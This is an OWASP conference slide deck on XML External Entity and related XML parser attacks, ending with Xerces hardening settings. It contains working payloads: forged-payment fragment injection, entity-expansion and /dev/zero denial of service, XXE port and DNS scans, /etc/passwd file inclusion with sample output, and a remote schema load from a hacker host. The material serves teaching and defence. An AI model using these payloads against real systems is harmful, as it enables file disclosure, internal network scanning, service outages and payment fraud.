XML External Entity Attacks (XXE)

Sascha Herzog

Compass Security AG
Sascha.herzog@csnc.ch
+41 55 214 41 78

OWASP
20.10.2010


The OWASP Foundation
http://www.owasp.org

Agenda

- Introduction
  - Server2Server Communication – Web Services
  - Client2Server Communication – Web 2.0 (AJAX)
- XML Basics
  - DTD
  - XML Schema
- XML Attacks
  - Generator Attacks
  - XML Parser Attacks
- Mitigation
  - Xerces Hardening

B2B / Server2Server


- XML Data Exchange in **Web Services**
  - B2B integration with XML documents
  - SOAP Services



- Example
  - Order processing systems

B2B / Server2Server


- Example: Web Service
  - Integration of Web Services into portal (Stock Quotes)



  - Data or presentation oriented Remote Portlets can be distinguished.

XMLHttpRequest / Client2Server

- XML Data Exchange
  - XMLHttpRequest Object
  - JavaScript



Web 2.0 - Data Exchange Formats

Upstream Data Format Web 2.0

GET & POST(form, txt/xml, soap-xml)

D m Data Format Web 2.0

html,css,xml,java-script,json,custom

OWASP

XML Basics: Introduction

- XML is a standard for exchanging structured data in textual format

```
<?xml version="1.0" encoding="UTF-8"?>
<order>
   <product>1234</product>
   <count>1</count>
   <orderer>
      <contact>Jan P. Monsch</contact>
      <account>789</account>
   </orderer>
</order>
```

XML Basics: DTD

- Format of XML document is defined by either
  - Document Type Definition (DTD)
  - XML Schema
- A XML document is
  - Well-formed
    - if document adheres to the XML syntax specification
  - Valid
    - if document adheres to the DTD or XML schema

XML Basics: DTD

- Document Type Definition *order.dtd* with the data structure definition

```
<?xml version="1.0" encoding="UTF-8"?>
<!ELEMENT account (#PCDATA)>
<!ELEMENT contact (#PCDATA)>
<!ELEMENT count (#PCDATA)>
<!ELEMENT order (product, count, orderer)>
<!ELEMENT orderer (contact, account)>
<!ELEMENT product (#PCDATA)>
```

XML Basics: DTD

- XML document *order.xml* with a reference to the DTD on the local hard drive

```
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE order SYSTEM "order.dtd">
<order>
  <product>1234</product>
  <count>1</count>
  <orderer>
    <contact>Jan P. Monsch</contact>
    <account>789</account>
  </orderer>
</order>
```

XML Basics: XML Schema I

- XML schema *order.xsd* contains the definition of the data structure

```
<?xml version="1.0" encoding="UTF-8"?>
<xs:schema elementFormDefault="qualified"
xmlns:xs="http://www.w3.org/2001/XMLSchema">
<xs:element name="account" type="xs:short"/>
<xs:element name="contact" type="xs:string"/>
<xs:element name="count" type="xs:boolean"/>
 <xs:element name="order">
  <xs:complexType>
   <xs:sequence>
    <xs:element ref="product"/>
    <xs:element ref="count"/>
    ...
```

XML Basics: XML Schema II

- XML schema *order.xsd* contains the definition of the data structure

```
    ...
     <xs:element name="orderer" type="ordererType" />
    </xs:sequence>
   </xs:complexType>
  </xs:element>
  <xs:complexType name="ordererType">
   <xs:sequence>
    <xs:element ref="contact" />
    <xs:element ref="account" />
   </xs:sequence>
  </xs:complexType>
  <xs:element name="product" type="xs:short" />
 </xs:schema>
```

XML Basics: XML Schema

- XML document order.xml with reference to XML schema *order.xsd*

```
<?xml version="1.0" encoding="UTF-8"?>
<order
xmlns:xsi=http://www.w3.org/2001/XMLSchema...
xsi:noNamespaceSchemaLocation="order.xsd">
  <product>1234</product>
  <count>1</count>
  <orderer>
        <contact>Jan P. Monsch</contact>
        <account>789</account>
  </orderer>
</order>
```

XML Security

- Additional security features have been created to protect XML documents.
- Core XML security standards
  - XML signatures
  - XML encryption
  - XML key management (XKMS)
  - Security Assertion Markup Language (SAML)
  - XML access control markup language (XACML)

But as with web applications and SSL: XML security standards alone does not make a application secure.

XML Attack Vector


OWASP

The OWASP Foundation

http://www.owasp.org

Attack Targets

- Possible attack targets
  - network service
  - XML generator
  - XML parser
  - application code
- Conclusion
  - XML core security standards are only of limited value when the XML generator or parser is the target of the attack.
  - Therefore additional protection is required.



OWASP


XML Generator Attacks

OWASP

The OWASP Foundation
http://www.owasp.org

XML Generator: Fragment Injection

- Often XML is used for backend integration



- XML generators build the XML documents.
- Depending on the generator injection of XML document fragments can be possible.

XML Generator: Fragment Injection

- Injection of a XML fragment into the comment field of a online banking payment form

```
</comment></payment>
<payment>
  <account>1234-victim</account>
  <rcpt>206-1234</rcpt>
  <amount>100.00</amount>
  <comment>Hacked
```

XML Generator: Fragment Injection


- Generated XML for Backend

```
<batchjob>
  <payment>
    <account>5678-attacker</account>
    <rcpt>206-1234</rcpt>
    <amount>100.00</amount>
    <comment></comment>
  </payment>
  <payment>
    <account>1234-victim</account>
    <rcpt>206-1234</rcpt>
    <amount>100.00</amount>
    <comment>Hacked</comment>
  </payment>
</batchjob>
```

XML Generator: Fragment Injection

- New: XML is used in front-ends

```
<batchjob>
    <payment>
        <account>5678-attacker</account>
        <rcpt>206-1234</rcpt>
        <amount>100.00</amount>
        <comment></comment>
    </payment>
    <payment>
        <account>1234-victim</account>
        <rcpt>206-1234</rcpt>
        <amount>100.00</amount>
        <comment>Hacked</comment>
    </payment>
</batchjob>
```



OWASP

XML Generator: Fragment Injection

- Conclusion
  - Same Problems as before with SOAP
  - Fragment Injection!
  - XML is sent to the client

XML Parser Attacks

OWASP

The OWASP Foundation

http://www.owasp.org

XML Parser Attacks

- XML technology allows to offload the marshaling issues
  - No custom serialization protocols required
  - Generic approach to handle different data structures
  - Easy transformation of XML documents into business objects

- Therefore XML parsers are very powerful
  - highly generic
  - highly dynamic

This is the foundation for XML parser based attacks!

XML Parser: Verbose Error Messages

- Often XML parsers return very verbose information about occurred problems
  - Schema definitions and the location where the parsing error has occurred.
  - Java Stack Traces or parts of it

```
<error>
 <message>
  XMLParserError: Error on line 3: cvc-complex-
  type.2.4.b: The content of element 'header' is not
  complete. It must match '(((((((("":senderid),
  "":reference)), ("":receipientid){0-1}),...'.
 </message>
</error>
```

XML Parser: Overlong XML Documents

- Although recursive entity definitions are not allowed by XML overlong documents can still be constructed

```
<?xml version="1.0" encoding ="UTF-8"?>
<!DOCTYPE sample [
  <!ENTITY x100 “A very CPU consuming task :)">
  <!ENTITY  x99 "&x100;&x100;">
  ...
  <!ENTITY   x1 "&x2;&x2;">
]>
<SOAP-ENV:Envelope xmlns:SOAP-ENV=...>
<SOAP-ENV:Body>
   <ns1:aaa xmlns:ns1="urn:aaa" SOAP-ENV=...>
      <sample xsi:type="xsd:string">&x1;</sample>
   </ns1:aaa>
</SOAP-ENV:Body>
</SOAP-ENV:Envelope>
```

XML Parser: Overlong XML Documents

- Attack on DOM parser

```
<?xml version="1.0" encoding ="UTF-8"?>
<dom-attack>
 <dom-attack>
  <dom-attack>
   <dom-attack>
    <dom-attack>
     <dom-attack>...</dom-attack>
    </dom-attack>
   </dom-attack>
  </dom-attack>
 </dom-attack>
</dom-attack>
```

XML Parser: XXE

- XXE → XML External Entity Attacks
- Attack Range
  - DoS – Denial of Service Attacks
  - Inclusion of local files into XML documents
  - Port scanning from the system where the XML parser is located
  - Overloading of XML-Schema from foreign locations

XML Parser: XXE Denial of Service

- Denial of Service
  - Loading of content from local devices like /dev/zero

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sample SYSTEM "/dev/zero">
...
```

XML Parser: XXE Local Connect Scan

- Using external DTD references it is possible to perform TCP port scans.
- Request
  - **<?xml version="1.0" encoding="ISO-8859-1"?>**
  - **<!DOCTYPE sample PUBLIC "..." "http://localhost:99">**
  - **...**
- Response
  - **<?xml version="1.0" encoding="ISO-8859-1"?>**
  - **<error>**
  - **<type>FATAL</type>**
  - **<message>**
  - **XMLParserError: Error in building: Connection refused**
  - **</message>**
  - **</error>**

XML Parser: XXE DNS Resolution

- Request

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sample PUBLIC "..." "http://www.csnc.ch:99">
...
```

- Response

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<error>
 <type>FATAL</type>
 <message>
 XMLParserError: Error in building: Host not found:
 www.csnc.ch
 </message>
</error>
```

XML Parser: XXE Global Connect Scan

- Request

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE sample PUBLIC "..." "http://www.google.com">
...
```

- Response

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<error>
 <type>FATAL</type>
 <message>
XMLParserError: Error in building: Connection timeout
 </message>
</error>
```

XML Parser: XXE File Inclusion

- DTD allows the inclusion of documents
  - XML documents
    - web.xml
  - Any other file (difficult since XML parsers often require the content to be parseable)
    - /etc/passwd
- Request

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE request [
  <!ENTITY include SYSTEM "/etc/passwd">
]>
<request>
  <description>&include;</description>
...
</request>
```

XML Parser: Example

- Request

```
<?xml version="1.0" encoding="ISO-8859-1"?>
<!DOCTYPE request [
  <!ENTITY include SYSTEM “file=/etc/passwd">
]>
<request>
  <description>&include;</description>
...
</request>
```

XML Response

```
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/bin/sh
bin:x:2:2:bin:/bin:/bin/sh
sys:x:3:3:sys:/dev:/bin/sh
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/bin/sh
man:x:6:12:man:/var/cache/man:/bin/sh
lp:x:7:7:lp:/var/spool/lpd:/bin/sh
mail:x:8:8:mail:/var/mail:/bin/sh
news:x:9:9:news:/var/spool/news:/bin/
sh
```

OWASP

XML Parser: External XML Schema

- XML schemas can be stored remote
- Request

```
<soapenv:Envelope
 xmlns:soapenv="http://schemas.xmlsoap.org/soap..."
 xmlns:xsd="http://www.w3.org/2001/XMLSchema"
 xmlns:xsi="http://www.w3.org/2001/XMLSchema-instance“
 xsi:schemaLocation="http://schemas.xmlsoap.org/so.../
  http://www.hacker.com/hack.txt">
   <soapenv:Body>
   ...
   </soapenv:Body>
</soapenv:Envelope>
```

Space character required

Mitigation XML Attacks
Xerces Hardening

OWASP

The OWASP Foundation
http://www.owasp.org

Xerces Hardening

- All previous attacks are the result of weakly configured XML parsers.
- To be secure against these attacks the XML parsers need to be hardened.
- *Hardening* is a term which describes a process where a component is setup in the most minimal and secure configuration required to run the application.

Xerces Hardening

- The parser can be configured as follows

```
SAXParser p = new SAXParser();
p.setFeature("...", true|false);
```

- Validate schemas features

http://xml.org/sax/features/validation → true
http://xml.org/sax/features/namespace-prefixes → true
http://xml.org/sax/features/namespaces → true
http://apache.org/xml/features/validation/schema → true
http://apache.org/xml/features/validation/schema-full-checking → true

Xerces Hardening

- Avoid external entity attacks
  - http://xml.org/sax/features/external-general-entities → false
  - http://xml.org/sax/features/external-parameter-entities → false
  - http://apache.org/xml/features/disallow-doctype-decl → true
- Avoid resolving of external XML schema locations
  - p.setEntityResolver(new MyResolver());
- Utilize Security Manager to limit number of nodes and entity expansions
  - p.setProperty("http://apache.org/xml/properties/security-manager", "org.apache.xerces.util.SecurityManager");
- Check XML against local server-side schemas and DTDs

Parser Hardening

- Defaults
  - Xerces aktuellste Versionen => Secure Defaults
  - JAXP aktuellste Version => Secure Defaults
  - LibXML => Vulnerable, disable with expand_entities(0);

References

- XML Core Security Standards
  - XML-Signature Syntax and Processing
    http://www.w3.org/TR/xmldsig-core/
  - XML Encryption Syntax and Processing
    http://www.w3.org/TR/xmlenc-core/
  - XML Key Management Specification (XKMS)
    http://www.w3.org/TR/xkms/
  - OASIS Security Services (SAML)
    http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=security
  - OASIS eXtensible Access Control Markup Language (XACML)
    http://www.oasis-open.org/committees/tc_home.php?wg_abbrev=xacml
- XXE (Xml eXternal Entity) Attack
  www.securiteam.com/securitynews/6D0100A5PU.html